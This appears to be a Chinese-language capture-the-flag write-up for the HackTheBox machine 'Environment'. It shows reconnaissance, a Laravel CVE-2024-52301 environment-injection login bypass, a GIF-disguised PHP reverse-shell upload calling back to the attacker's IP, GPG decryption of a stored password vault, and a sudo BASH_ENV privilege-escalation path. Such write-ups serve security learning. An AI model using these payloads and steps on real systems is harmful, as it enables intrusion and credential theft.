

envirment

```
pin@DESKTOP-J1MGJAR ~/Desktop> nmap -T4 -sC -sV 10.10.11.67 -F
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-26 20:33 CST
Nmap scan report for 10.10.11.67
Host is up (0.060s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
|_  256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
80/tcp    open  http     nginx 1.22.1
|_ http-title: Did not follow redirect to http://environment.htb
|_ http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.89 seconds
```

可使用

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
pin@DESKTOP-J1MGJAR ~/Desktop [255]> dirb http://environment.htb
```

```
-----  
DIRB v2.22
```

```
By The Dark Raver  
-----
```

```
START_TIME: Mon May 26 21:38:55 2025
```

```
URL_BASE: http://environment.htb/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://environment.htb/ ----
```

```
==> DIRECTORY: http://environment.htb/build/
```

```
+ http://environment.htb/favicon.ico (CODE:200|SIZE:0)
```

```
+ http://environment.htb/index.php (CODE:200|SIZE:4602)
```

```
+ http://environment.htb/login (CODE:200|SIZE:2391)
```

```
+ http://environment.htb/logout (CODE:302|SIZE:358)
```

```
+ http://environment.htb/mailling (CODE:405|SIZE:244873)
```

```
+ http://environment.htb/robots.txt (CODE:200|SIZE:24)
```

```
==> DIRECTORY: http://environment.htb/storage/
```

```
+ http://environment.htb/up (CODE:200|SIZE:2125)
```

```
+ http://environment.htb/upload (CODE:405|SIZE:244871)
```

```
==> DIRECTORY: http://environment.htb/vendor/
```

```
---- Entering directory: http://environment.htb/build/ ----
```

```
==> DIRECTORY: http://environment.htb/build/assets/
```

每個網頁都翻一下

environment.htb/upload

110% ☆

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Component\HttpKernel\Exception\MethodNotAllowedHttpException

GET environment.htb


GET method is not supported for route upload. Supported methods: POST.

PHP 8.2.28 — Laravel 11.30.0


發現 Laravel 11.30.0有洞

<https://dev.to/saanchitapaul/high-severity-laravel-vulnerability-cve-2024-52301-awareness-and-action-required-15po>

為 **CVE-2024-52301**



使用 burpsuite故意把儲存帳號欄位值空白會報錯



把帳號欄位也用掉會發現 remember不是用 if else所以附值會接續後面步驟

這次改給數值

Request

```
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://environment.htb/login?error=Invalid%20credentials.
12 Accept-Encoding: gzip, deflate, br
13 Cookie: XSRF-TOKEN=eyJpdiI6IkMrcy9RVlJVRFlNTjVrZ3RvMkJKVT0E9PSIsInZhbnVlIjoib0hwbTBsMjdHa3ZvUGlDM1hmUEhsUHNsdC80NkkvL29UUU9kcXNnNC82a1pEZld6cWpqbzRzK1NnenROS2dUaXNwRGpzTctibVg2L0xwTWExU3BNYlphExmMG5LSjNZd1QrMndGRE94QmNVSEg5MXRhRXJmeHNucG54U0ZlMzEiLCJtYWMiOiIwN2EzNwZjYjQxM2IwY2I3NTVjOTRjNDBhYzJkMTAxMTg1NTYyM2U3M2FhODcxZDBjOGZhYTUxMDdlNjY0OTBlIiwidGFnIjoiiIn0%3D; laravel_session=eyJpdiI6IkxhZDFUVFFjQllzUVVvKTlvdTFTQWc9PSIsInZhbnVlIjoiiQUHQk1tdFAwQ0VGWmsvUDVwQVZsVWpDeXZSbkLnOGJ4TDBSbnhrZUh6VEFYdTld2RzhGZS9sbWZGdDhIZExVUHhnMVMOencxk0I0FhYVc0tdzVVN051TlFmR0FMc0IjTy9KU2FGaUNSL0jbdLhdHVzSOJTRnpLMFFiY2VndDQiLCJtYWMiOiJmYmJjNjIwZjkwNwEwMTI1M2E4NmJmZTAwNTE2YThtYzRhYmIzMGVkMDdkNzVlMTBhODljYzYzMmQ3Zjg2YzhmIiwidGFnIjoiiIn0%3D
14 Connection: keep-alive
15
16 _token=XorYFM2zEGedDf99L0cdVgkXvSsAXFKBSbvPt0C&email=email%40gmail.com&password=asd&remember=123
```


發現與cve相關的env

routes/web.php : 75


```
70     $keep_loggedin = False;
71 } elseif ($remember == 'True') {
72     $keep_loggedin = True;
73 }
74
75 if($keep_loggedin !== False) {
76     // TODO: Keep user logged in if he selects "Remember Me?"
77 }
78
79 if(App::environment() == "preprod") { //QOL: login directly as me in dev/local/preprod envs
80     $request->session()->regenerate();
81     $request->session()->put('user_id', 1);
82     return redirect('/management/dashboard');
83 }
84
85 $user = User::where('email', $email)->first();
86
```


查看poc 發現用 --env就能注入

並且 preprod 環境會直接給予 id 1號的使用者帳號




成功進入





發現上傳成功後的檔案會放在 /storage/files/ 底下



要放入 "php." 與 GIF89a 以及 reverse_shell

3urp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://environment.htb

Time	Type	Direction	Method	URL
20:22:47.16 J...	HTTP	→ Request	POST	http://environment.htb/upload

Request

Pretty Raw Hex

```

7 Accept: */*
8 Origin: http://environment.htb
9 Referer: http://environment.htb/management/profile
10 Accept-Encoding: gzip, deflate, br
11 Cookie: XSRF-TOKEN=
eyJpdii6I1hsMXF3M3JjdzhPcm1WN2xwaU02U3c9PSIsInZhbHVlIjoieQ3o3YWhndlo3QW9GRjdQdEVSTjFVYVRiK0diR0oxNzVJK09nOXZSNjVqNDB2TUZucy9SajhzaUNmRElweZLNl1BZ
S9SMDRIaE9MNXgrTHNiSWhURzhNcEdxQkVxVEVQU01mZG05R2p0bDF3TzkzRlQ1WhkwcDNEdGhwczZST1MiLCJtYWMiOiIiXZTRlMDcxMTMwNTlmMDQyYzgxMzE2YTlxMDg1MDdhMDZmMWViMT
QyZTI3YmI0OTJiZjYxOTE4MGFlZmJlMWQyIiwidGFnIjoieIn0%3D; laravel_session=
eyJpdii6IjLLZWRlNmJnUm1STXI1SnljSVhsSQ2c9PSIsInZhbHVlIjoieMXZORk1JHdnpmeUJYa3pXTG1yZ0JlYVllawRzN1k5UGIxRTGR1B1bG84VGRIWws5Unh3dk8xR3dJUHDba1JBmMQzZ
m42YONUeFU0Q2900U85cwUyK09PVURtcOdrV2FSdWxvK0J2Vy83MU1XTjZ2SjBrVFgraOhMT1RownpHVvQILCJtYWMiOiIiZnDA0ZjAxyZFKM2NjODZhYzBiOTA3OGJhNjdhOGYzMDY1YjZkMD
AxMThlZjdmM2E0NDMxM2JlZDYxYTJiNTdmIiwidGFnIjoieIn0%3D
12 Connection: keep-alive
13
14 -----WebKitFormBoundaryqDdbwu5U3m8agMay
15 Content-Disposition: form-data; name="_token"
16
17 3PLLY4z2eb39g7LD0CCcsuCywLWRED2GH9002nr
18 -----WebKitFormBoundaryqDdbwu5U3m8agMay
19 Content-Disposition: form-data; name="upload"; filename="images.jpeg"
20 Content-Type: image/jpg
21
22 GIF89a
23 <?php
24 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
25 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
26
27 set_time_limit(0);
28 $VERSION = "1.0";
29 $ip = '10.10.14.100';
30 $port = 8008;

```

```

pin@DESKTOP-J1MGJAR ~/Desktop> nc -lvp 8008
listening on [any] 8008 ...
connect to [10.10.14.100] from environment.htb [10.10.11.67] 41010
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64 GNU/Linux
 21:59:35 up 56 min,  0 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (951): Inappropriate ioctl for device
bash: no job control in this shell
www-data@environment:/$

```

獲得第一個 user flag

```
www-data@environment:/home$ ls
ls
hish
www-data@environment:/home$ cd hish
cd hish
www-data@environment:/home/hish$ ls
ls
backup
user.txt
www-data@environment:/home/hish$ cat user.txt
cat user.txt
7afee6f799b585b33486d6d5a33358f3
```

在 hish 底下發現 gpg檔案

```
www-data@environment:/home/hish/backup$ ls
ls
keyvault.gpg
```

這網址講解了如何加密與解密

而每個 user 的目錄下會有個 .gnupg 儲存密鑰

<https://dywang.csie.cyut.edu.tw/dywang/security/node127.html>

下面兩個 shell 是解密流程，需要將 .gnupg 複製一份到 /tmp，然後將 gpg 的解密庫指向 /tmp，並且把 /tmp 下的 gnupg 權限調整成 700

```
www-data@environment:/home/hish$ cp -r .gnupg/ /tmp/.gnupg
cp -r .gnupg/ /tmp/.gnupg
www-data@environment:/home/hish$ gpg --list-keys
gpg --list-keys
gpg: Fatal: can't create directory '/var/www/.gnupg': Permission denied
www-data@environment:/home/hish$ gpg --list-secret-keys
gpg --list-secret-keys
gpg: Fatal: can't create directory '/var/www/.gnupg': Permission denied
www-data@environment:/home/hish$ export GNUPGHOME=/tmp/.gnupg/
export GNUPGHOME=/tmp/.gnupg/
www-data@environment:/home/hish$ gpg --list-secret-keys
gpg --list-secret-keys
```



```
gpg: WARNING: unsafe permissions on homedir '/tmp/.gnupg'
/tmp/.gnupg/pubring.kbx
```

```
-----
sec   rsa2048 2025-01-11 [SC]
      F45830DFB638E66CD8B752A012F42AE5117FFD8E
uid           [ultimate] hish_ <hish@environment.htb>
ssb   rsa2048 2025-01-11 [E]
```

```
www-data@environment:/home/hish$ export GNUPGHOME=/tmp/.gnupg/
export GNUPGHOME=/tmp/.gnupg/
```

```
www-data@environment:/home/hish$ gpg --list-secret-keys
```

```
gpg --list-secret-keys
```

```
gpg: WARNING: unsafe permissions on homedir '/tmp/.gnupg'
/tmp/.gnupg/pubring.kbx
```

```
-----
sec   rsa2048 2025-01-11 [SC]
      F45830DFB638E66CD8B752A012F42AE5117FFD8E
uid           [ultimate] hish_ <hish@environment.htb>
ssb   rsa2048 2025-01-11 [E]
```

```
www-data@environment:/home/hish$ chmod 700 /tmp/.gnupg/
chmod 700 /tmp/.gnupg/
```

```
www-data@environment:/home/hish$ gpg --list-secret-keys
```

```
gpg --list-secret-keys
/tmp/.gnupg/pubring.kbx
```

```
-----
sec   rsa2048 2025-01-11 [SC]
      F45830DFB638E66CD8B752A012F42AE5117FFD8E
uid           [ultimate] hish_ <hish@environment.htb>
ssb   rsa2048 2025-01-11 [E]
```

```
www-data@environment:/home/hish$ gpg --decrypt /home/hish/backup/keyvault.gpg
```

```
gpg --decrypt /home/hish/backup/keyvault.gpg
```

```
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
```

```
PAYPAL.COM -> Ihaves0meMon$yhere123
```

```
ENVIRONMENT.HTB -> marineSPm@ster!!
```

```
FACEBOOK.COM -> summerSunnyB3ACH!!
```

最後得到 hish: marineSPm@ster!!

/usr/bin/systeminfo 會依序使用 root 權限執行，以及可用 BASH_ENV 執行想要的 shell

```
pin@DESKTOP-J1MGJAR ~/Desktop> ssh hish@10.10.11.67
hish@10.10.11.67's password:
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 16 22:21:27 2025 from 10.10.14.100
hish@environment:~$ sudo -l
[sudo] password for hish:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
```

```
hish@environment:/tmp$ cat /usr/bin/systeminfo
#!/bin/bash
echo -e "\n### Displaying kernel ring buffer logs (dmesg) ###"
dmesg | tail -n 10

echo -e "\n### Checking system-wide open ports ###"
ss -antlp

echo -e "\n### Displaying information about all mounted filesystems ###"
mount | column -t

echo -e "\n### Checking system resource limits ###"
ulimit -a

echo -e "\n### Displaying loaded kernel modules ###"
lsmod | head -n 10

echo -e "\n### Checking disk usage for all filesystems ###"
df -h
```

